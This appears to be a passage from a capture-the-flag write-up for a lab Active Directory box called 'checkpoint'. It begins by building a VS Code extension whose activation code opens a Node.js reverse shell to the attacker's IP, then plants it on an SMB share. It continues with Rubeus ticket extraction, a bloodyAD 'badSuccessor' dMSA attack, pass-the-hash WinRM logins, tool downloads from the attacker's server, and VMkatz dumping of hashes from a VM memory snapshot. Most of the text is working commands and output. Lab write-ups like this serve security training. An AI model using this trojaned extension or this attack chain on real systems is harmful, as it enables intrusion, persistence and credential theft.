
```
npm install
npm run compile
#npm install -g @vscode/vsce # If vsce not installed yet, run it
npx vsce package # Answer y for any question
```



To check if it works properly, install it on my vscode and see whether revshell works.

```
code --install-extension <extension filename>
```

Now, start listener and open vscode, then it will get a shell from myself.



It works well, so uninstall the extension.

```
code --list-extensions # Check the extension name
code --uninstall-extension <installed extension name>
```

Change sh to cmd.exe in src/extension.ts.

```
import * as vscode from 'vscode';

export function activate(context: vscode.ExtensionContext) {
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("cmd.exe", []);
    var client = new net.Socket();
    client.connect(9001, "10.10.16.59", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application from crashing
})();
}

export function deactivate() {}
```

Recompile it, start listener, and upload it on the smb share.

```
# Recompile
npx vsce package
# Start listener
rlwrap nc -lvnp 9001
# Use smbclient to access smb share
smbclient.py 'checkpoint.htb/mark.davies:Checkpoint2024!'@dc01.checkpoint.htb
# Set smb share to use
use devdrop
# Upload the extension
upload <extension filename>
```

```
┌──[✗]─[parrot@parrot]─[~/Documents/checkpoint/abc]
└──╼ $smbclient.py 'checkpoint.htb/mark.davies:Checkpoint2024!'@dc01.checkpoint.htb
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies


Type help for list of commands
# use devdrop
# put abc-0.0.1.vsix
#
```

```
┌──[✗]─[parrot@parrot]─[~/Documents/checkpoint]
└──╼ $rlwrap nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.146.32 55124
Microsoft Windows [Version 10.0.26100.32860]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\Microsoft VS Code>whoami
whoami
checkpoint\ryan.brooks
```

Get svc_deploy shell

Bloodhound shows ryan.brooks has genericwrite to svc_deploy



To see what exactly ryan.brooks can do, let's use bloodyAD. But it needs Rubeus to get the ticket first.

```
┌─[parrot@parrot]─[~/Documents/checkpoint]
└──╼ $python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.146.32 - - [06/Nov/2026 01:56:34] "GET /Rubeus.exe HTTP/1.1" 200 -
```

```
C:\ProgramData>curl http://10.10.16.59:8000/Rubeus.exe -o r.exe
curl http://10.10.16.59:8000/Rubeus.exe -o r.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  463k  100  463k    0     0   835k      0 --:--:-- --:--:-- --:--:--  837k
```

Here, I used python http server to download Rubeus.exe from local. Then, run this command to get tgt ticket.

```
.\Rubeus.exe tgtdeleg /nowrap
```

```
[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/DC01.checkpoint.htb'
[+] Kerberos GSS-API initialization success!
[+] Delegation request success! AP-REQ delegation ticket is now in GSS-API output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache: AgtJh7iVzsgyqMg+9701XjEuoq48fekm+L+7qEiZu30=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):

      doIF1DCCBdCgAwIBBaEDAgEWooIE0DCCBMxhggTIMIIExKADAgEFoRAbDkNIRUNLUE9JTlQuSFRCoiMwIaADAgECoRowGBsGa3JidGd0Gw5DSEVDS1BPSU5ULkhUQqOCBIQwggSA
oAMCARKhAwIBAqKCBHIEggRuYf+YsJIYviuCi3aJ18QjhLVc1fg7HBfmTnNHC+MDYmH2F7nGhNTHmIOuwPeKVTdGZWGhLITJlZGYhY85xVAj3+cx+t5hHiVQ1Xd6J8nKYnfnl39nAvuKgx
goKhaM5QC7v2XBhK5NForz1rVB2mkBGE0uvoIlBE8U47/CeLjMTteUaBYgF3SoTwGphyRtAxWA/d4ArGM7IrUVFmqv+CjCRmtD0QpikgQEVLNvtuC18IsFVb1Cb44shnq3j0H+TbF9sZ/A
65X0aK8Yv4wZiNjpQPTY/JtG9Ox1GYlJjdvRlCaD00ZuSuk4ZXp+euZ0OyZKgXU3o/J8MEvlXQ8jepcLy8rf0S3yKqGeW6P8dHO1XXS7BMs6Jf+4M55shbQ5gmYh/EroCeNFv0fiixDcGe
NncirhYqiQqPx47KvO6GzuYpSsFd2BxHelQOfALgmsVYmY2NzWvw5CdAOXjuf2KVVFmqEhHDV6ejC0WHBgavrsQipyvOvSSXAcZybb04Gu/a2O8cH2UewxPLzcK2n5FEr/Jge8jOH0yIFw
tKctVii3GnESOBz3EmZ3HduxIVXvyxsGLFS/O/LG+4lNv3kwRqgr9FCe2kvhqgL+pwO2gWqXhs4ORWKO6MsDn00gSG9ZmD9xZsSNv8KAvEU/rrgN4eB9cVQVpWDysfJSKSQqqRr61jKZnr
gG3rt3TIfxAkp4vSN51J40hQpSA4liMtE/AhtFaCNX/kH6wQvxqPXz695+KQp+x/BiaecfCncaz3qfH0JfMPWc3ntGnG7+XWSZAB98TNG8vD4aTV6p7jy5fnvvjfJTQH+reO2CB29KwX0z
9APGs0z6SDkpZTGDnM358yvmVsiZX/+7qOyJ5kd4/s3k0u0Yvt+iWDCf4XB4RAPVLCneCr0ZhGbr19X3gm4Fzaoztr9XXX/WQPMDS3dvw18wWpUE5lzH8hd1n7IjnzKJpZzK7UUghIDpWf
WTKIJ82LZFaA82JJuQw/5+3i6a2QSZv/Fw19f6or85ZvFXwCLhTQbWzfLF0Pk3NWXFhPPAApo0K2+JZwC2Dzl7zqP1Cs0Cf1ecMy4A/DUsVtHKQ4BaDAbq/Zw+NN0PTf0/S5ZDuhcKnHL+
/+b73nV7udjkZsz4nBw34+f2sdYw0FjA0H3KShi5QolWvsKI5qYAjfRjzLxrRbykfflN4+ZZnUQ4UencZcWIEvEMHGMWew1yoT4i7qVpqubnSWn1rIcv5fh4IORfWlb6yaekWnHurBJK/2
dCjhg4clG3GnpIETvDoINK5DzX5TrF9vEUSqmC0Vj7rF6WU6Kb7DV3jfcVdVTZUrpg9TX0+ZnepFe5dABvvYuY2SYrW6N3ez2cjQ4GUgKWrtJLFcLKKBiq9KqHprq4hspt2i8da7cqJZwu
A3Vy3P9JLY6isOINF7/z7NKo6HJybQur/Rc+IQoNig3zDjcsLAg4z8oPsgnGqGS/XmC5NUrvBZwvs9qrsqrwIqNzkYFBPX4UFjbIOiChMjnclWFXNYeto4HvMIHsoAMCAQCigeQEgeF9gd
4wgduggdgwgdUwgdKgKzApoAMCARKhIgQgflXn+Vkdt5VpsSfULA5XlBQxTWBNcUxem5iF0bnEP2ahEBsOQ0hFQ0tQT0lOVC5IVEKiGDAWoAMCAQGhDzANGwtyeWFuLmJyb29rc6MHAwUA
YKEAAKURGA8yMDI2MTEwNjA3MDYwOFqmERgPMjAyNjExMDYxNzA2MDhapxEYDzIwMjYxMTEzMDcwNjA4WqgQGw5DSEVDS1BPSU5ULkhUQqkjMCGgAwIBAqEaMBgbBmtyYnRndBsOQ0hFQ0
tQT0lOVC5IVEI=
```

Copy the base64 ticket and save it as ryan.brooks.kirbi.b64 and change it to ccache file using these commands.

```
base64 -d ryan.brooks.kirbi.b64 > ryan.brooks.kirbi
ticketConverter.py ryan.brooks.kirbi ryan.brooks.ccache
```

Now I can use this ccache file for bloodyAD.

```
KRB5CCNAME=ryan.brooks.ccache bloodyAD -H dc01.checkpoint.htb -d
checkpoint.htb -k get writable
```

```
┌──[parrot@parrot]─[~/Documents/checkpoint]
└─$ $KRB5CCNAME=ryan.brooks.ccache bloodyAD -H dc01.checkpoint.htb -d checkpoint.htb -k get writable

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=checkpoint,DC=htb
permission: WRITE

distinguishedName: OU=DMSAHolder,DC=checkpoint,DC=htb
permission: CREATE_CHILD

distinguishedName: CN=Ryan Brooks,OU=Employees,DC=checkpoint,DC=htb
permission: WRITE

distinguishedName: CN=svc_deploy,OU=ServiceAccounts,DC=checkpoint,DC=htb
permission: WRITE

distinguishedName: DC=checkpoint.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=checkpoint,DC=htb
permission: CREATE_CHILD

distinguishedName: DC=_msdcs.checkpoint.htb,CN=MicrosoftDNS,DC=ForestDnsZones,DC=checkpoint,DC=htb
permission: CREATE_CHILD
```

As it has permission for both DMSAHolder ou and svc_deploy, it's vulnerable to bad successor attack. It can be done with bloodyAD command.

```
KRB5CCNAME=ryan.brooks.ccache bloodyAD -H dc01.checkpoint.htb -d
checkpoint.htb -k add badSuccessor <dmsa name you want> -t
'CN=SVC_DEPLOY,OU=SER
VICEACCOUNTS,DC=CHECKPOINT,DC=HTB' --ou 'OU=DMSAHOLDER,DC=CHECKPOINT,DC=HTB'
```

```
EncodedKirbi :

    doIF+DCCBfSgAwIBBaEDAgEWooIE4TCCBN1hggTZMIIE1aADAgEFoRAbDkNIRUNLUE9JTlQuSFRCoiMwIaADAgECoRowGBsGa3Ji
    dGd0Gw5DSEVDS1BPSU5ULkhUQqOCBJUwggSRoAMCARKhAwIBAqKCBIMEggR/Vv2Mn0u7yxvMl7zCdDXk6pihtDGwP4g1fROKb+HS
    miWp4GYBm4xDfTG9uS9qFberSToMWz13zVSolutzAvf52roMwwDAHaXzPkqUUWL2/zaRQTxBMZjo9l21W09f8C7FxjZPMehqzOR5
    DuPGsi/zpTtcg+ztBaMak3ZnPW0NGCfocuQODqKhTXlE+FKCEQw67doucICo+QTYxt0BYOT3nX4vkYZlBXdmRpNrKM/V+g1krXI+
    HrR6DBuK7zKHmIX/xHO89kkzhmJ+WNz0sCuz16Qvq3HdM0bSdk1MtNDtoBynIKy0GrdAHA2r6kDqUsIitUe3lL/wNOSvVH4PsGqz
    JX6AnlprdqBKxjWcDIjTqh3HWC23QSiTSPXZN59PrR1m6wwc36wPDBWegphvwd6uW5yLTmlxYF5JLrhUK8UGbhGxKP4tIvEdAj6W
    sXFyyUGAzNLIhHK+FHOQO+ZBmTSpt3kRoIRLQKRdaaYdR7ngX0NuTMmhymDJYLSRlj2hoOdF900mEIeRj21N4y613g/Ja7OiSZzp
    gxaVTceyUhiHAix3i3fOiqUb+Bg7dTLESVt99cc7kGxIjyxYOMecIKQ/BinXGtfntZsJO/+eWqey+dGM9JTVz7eYd3Pxg0yKmdH/
    SJkMxD7sETBHxRFNKZE7UckfxsfxStyANhfl6VLrw1d7gTCSOzef68mmfaXCyiT0/gz71nBsCHOvcdfxeK7suRsbJJUkcSxqccS0
    bSPdAmgAZ7WQmWR9iqLPMtPa4SyDC5CntPDb4xUItuLWcTgQGm4Y+inKvsAttwGSLJgVzTjKdVKOD0VrEfRfbkC5YwPl5ekrJWd1
    EmcJFAX9iDUv/C4lzkhzDe4p3gX3Ty7pVOuV8qRhKR5lCwVL/TlX4sfiZoJmen+LXiuhKlYLtbHtR7dbsSuPykfMhSDJksjabxPW
    iXpwLORZ2XZNrfMom5GDATG6NKOxJKcJMLnaUvp4ieW2uQocZ/U51in+dkZFAOnZyW8G5M4ZrZsENiu2x9FNdfBdFd//RJgMFG/v
    T/IGFfxZUzKGZNO0eCdDzsZG5e6VaU6xAuFWrck2lorQVtVbPVy1FjMpoBKqawPM6kqqKLuB9dihnwXvqllbZTex16Zz2/verTKf
    GHFKVAES4fGGFGueVarJXNPhKl6t9ghJlO8rY03cU3idKneFDR7H/GV3BuL5/KdNrghWZ70kTGA7Um2NUnLxRibEdUGpEA5olVne
    oIohR0b2s0PTCtMPM0ri775YzyhL/YutUiFJfZzCj9KCIxG69OFRsosrW2xzyN4T9jq1xobOgZ4cvreIX1NSx1D4OJcGMTcBK0TM
    sAYaLkkll4xueHYWEz/9U5mHK0mJnWqb9p8xuJaMPrtzeQPgOlMOQec/Dz+fnvlhQR6Cb3Agp6FYoz1w3Lz0bVAXT0th3OKVNjgF
    AkOrxOrKSgr10K3910mU8yXM6PxmVsiiIsVx4+pxoAVa8y6TnlyLHlGTLqzzkqn4ubO0OAxxvUAfkXtwPESz96DEQAfb1vujggEB
    MIH+oAMCAQCigfYEgfN9gfAwge2ggeowgecwgeSgKzApoAMCARKhIgQgpRUyzHmNpmfEB98B7EXmSrCFTn4cX3sqO1lQIDPfb6Kh
    EBsOY2hlY2twb2ludC5odGKiGTAXoAMCAQGhEDAOGwxkbXNhX3BhcnJvdCSjBQMDAGChpBEYDzIwMjYxMTA2MDcwNjA4WqURGA8y
    MDI2MTEwNjA3MTMxOVqmERgPMjAyNjExMDYxNzA2MDhapxEYDzIwMjYxMTEzMDcwNjA4WqgQGw5DSEVDS1BPSU5ULkhUQqkjMCGg
    AwIBAqEaMBgbBmtyYnRndBsOQ0hFQ0tQT0lOVC5IVEI=
[+] dMSA TGT stored in ccache file dmsa_parrot_XB.ccache

dMSA current keys found in TGS:
AES256: 591975927233f73ecba0a4f0887e3804ec98da66760b502df9940360f68876dc
AES128: e31e9d05478ef8c58d4c2a6201b13516
RC4: 53dcc6e449dbd545b04b0fef68c30716
dMSA previous keys found in TGS (including keys of preceding managed accounts):
RC4: e16081eb077aca74bdbf8af12af43ac9
```

It shows both ticket and hash. I can use this ticket or hash to get winrm shell(Upper kirbi and last RC4).

```
nxc winrm checkpoint.htb -u 'svc_deploy' -H 'e16081eb077aca74bdbf8af12af43ac9'
```

```
┌──[parrot@parrot]─[~/Documents/checkpoint]
└─$ nxc winrm checkpoint.htb -u 'svc_deploy' -H 'e16081eb077aca74bdbf8af12af43ac9'
WINRM       10.129.146.32   5985   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:checkpoint.htb)
WINRM       10.129.146.32   5985   DC01             [+] checkpoint.htb\svc_deploy:e16081eb077aca74bdbf8af12af43ac9 (Pwn3d!)
```

I can have winrm shell with this cred, so let's get winrm shell.

```
evil-winrm-py -u svc_deploy -H 'e16081eb077aca74bdbf8af12af43ac9' -i
dc01.checkpoint.htb
```

```
┌──[parrot@parrot]─[~/Documents/checkpoint]
└─$ evil-winrm-py -u svc_deploy -H 'e16081eb077aca74bdbf8af12af43ac9' -i dc01.checkpoint.htb
                                        _
  _____ _(_) |_____ ___ _(_)_ _  _ _ _ __ ___ _ _ __ _  _
 / -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
 \___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                             |_|   |__/  v1.7.0

[*] Connecting to 'dc01.checkpoint.htb:5985' as 'svc_deploy'
evil-winrm-py PS C:\Users\svc_deploy\Documents>
```

Get root shell

svc_deploy can access VMBackups folder.

```
evil-winrm-py PS C:\shares> ls


    Directory: C:\shares


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        11/5/2026  10:33 PM                DevDrop
d-----         5/9/2026  10:15 AM                VMBackups
```


It has vm data backup inside the folder.

```
evil-winrm-py PS C:\shares\VMBackups\NightlyBackup_2024-11-01\memory forensics> ls


    Directory: C:\shares\VMBackups\NightlyBackup_2024-11-01\memory forensics


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/9/2026   7:45 PM      106496000 Windows Server 2019-000001.vmdk
-a----         5/9/2026   7:40 PM     2147483648 Windows Server 2019-Snapshot1.vmem
-a----         5/9/2026   7:40 PM      138164859 Windows Server 2019-Snapshot1.vmsn
-a----         5/9/2026   7:39 PM         270840 Windows Server 2019.nvram
-a----         5/9/2026   7:45 PM           7642 Windows Server 2019.scoreboard
-a----         5/9/2026   7:39 PM    10199695360 Windows Server 2019.vmdk
-a----         5/9/2026   7:39 PM            502 Windows Server 2019.vmsd
-a----         5/9/2026   7:45 PM           2749 Windows Server 2019.vmx
-a----         5/9/2026   7:22 PM            274 Windows Server 2019.vmxf
```

Credential can be easily obtained using VMkatz(https://github.com/nikaiw/VMkatz). Just download the x86_64 windows executable.



Unzip and upload it.

```
evil-winrm-py PS C:\shares\VMBackups\NightlyBackup_2024-11-01\memory forensics> curl http://10.10.16.59:8000/vmkatz.exe -o C:/programdata/vmkatz.exe
evil-winrm-py PS C:\shares\VMBackups\NightlyBackup_2024-11-01\memory forensics>

┌─[parrot@parrot]─[~/Documents/checkpoint]
└──╼ $python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.146.32 - - [05/Nov/2026 22:44:54] "GET /vmkatz.exe HTTP/1.1" 200 -
```

Now I can easily obtain the cred using this exe file.

```
vmkatz.exe "Windows Server 2019-Snapshot1.vmem"
```

```
evil-winrm-py PS C:\shares\VMBackups\NightlyBackup_2024-11-01\memory forensics> C:/programdata/vmkatz.exe "Windows Server 2019-Snapshot1.vmem"

[+] SAM Hashes:
  RID: 500   Administrator         NT:f29e9c014295b9b32139b09a2790be3b
  RID: 501   Guest                 NT:00000000000000000000000000000000  (DISABLED, NO PASSWORD)
  RID: 503   DefaultAccount        NT:00000000000000000000000000000000  (DISABLED, NO PASSWORD)
  RID: 504   WDAGUtilityAccount    NT:28f8d934dee90b2ec824351cb0844479  (DISABLED)

[+] LSA Secrets:
  DPAPI_SYSTEM
    user_key:    914b2bd39adf134401ec6eceb08f8ec131d2ecbd
    machine_key: 77d90ebac2487f870a26e4776c72b4509b06dd1b
  NL$KM
    key: 0e421c8e384f72e38169dd54e29255fa6c319978314c9e6a7fb9f92606ac7bffeb8a9509446e3a5262b1c2f766b0c353673029e7a3f3776a886970a69ab46f40
```

I can now use this hash to get admin shell.

```
evil-winrm-py -u administrator -H 'f29e9c014295b9b32139b09a2790be3b' -i
dc01.checkpoint.htb
```

```
┌─[parrot@parrot]─[~/Documents/checkpoint]
└──╼ $evil-winrm-py -u administrator -H 'f29e9c014295b9b32139b09a2790be3b' -i dc01.checkpoint.htb

                                        v1.7.0

[*] Connecting to 'dc01.checkpoint.htb:5985' as 'administrator'
evil-winrm-py PS C:\Users\Administrator\Documents>
```

I got admin shell!

In addition, root.txt is in max.palmer's directory.

```
evil-winrm-py PS C:\Users\max.palmer\desktop> ls


    Directory: C:\Users\max.palmer\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         11/5/2026   9:35 PM             34 root.txt
```

And user.txt is in ryan.brooks' directory, but it cannot be seen by admin(ryan.brooks can see it)

```
evil-winrm-py PS C:\Users\ryan.brooks\desktop> ls


    Directory: C:\Users\ryan.brooks\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         11/5/2026   9:35 PM             34 user.txt


evil-winrm-py PS C:\Users\ryan.brooks\desktop> cat user.txt
Access to the path 'C:\Users\ryan.brooks\desktop\user.txt' is denied.
```

But its permission can be easily changed.

```
evil-winrm-py PS C:\Users\ryan.brooks\desktop> icacls user.txt /grant administrator:F
processed file: user.txt
Successfully processed 1 files; Failed processing 0 files
evil-winrm-py PS C:\Users\ryan.brooks\desktop> cat user.txt
bf3a26eaf6ba6c73917156056b9c0c92
```